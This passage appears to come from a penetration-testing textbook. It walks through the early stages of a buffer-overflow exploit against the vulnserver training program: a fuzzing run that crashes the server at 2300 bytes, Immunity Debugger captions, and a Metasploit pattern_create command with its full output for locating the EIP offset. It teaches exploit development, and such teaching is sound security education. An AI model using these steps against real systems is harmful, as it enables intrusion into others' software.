
```
Run program (F9)                                Running
```

Figure 6.52: Screenshot of Immunity Debugger showing vulnerable server before buffer overflow


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #./fuzz.py
^CFuzzing crashed vulnerable server at 2300 bytes
┌─[root@parrot]─[~]
└──╼ #
```

Figure 6.53: Screenshot showing the output of fuzzing vulnerable server


Immunity Debugger - vulnserver.exe - [CPU - thread 00000B34, module vulnserv]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Registers (FPU)
Address Hex dump ASCII


```
[17:25:10] Access violation when reading [0099FAE5] - use Shift+F7/F8/F9 to pass exception to program      Paused
```

Figure 6.54: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Identify the Offset

Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 2300 bytes of data. Now, we will use the following **`pattern_create`** Ruby tool to generate random bytes of data:


`/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000`



```
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A
c9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af
8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7
Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6A
l7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao
6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5
Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4A
u5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax
4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3
Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg
2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1
Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0B
m1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp
0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9
Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8B
u9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx
8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7
Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6C
d7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5
Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4C
m5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp
4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3
Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2C
v3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy
2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1
Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0D
e1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh
0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9
Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8D
m9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp
8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7
Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6D
v7Dv8Dv9
┌─[root@parrot]─[~]
```

Figure 6.55: Screenshot showing Metasploit pattern_create output

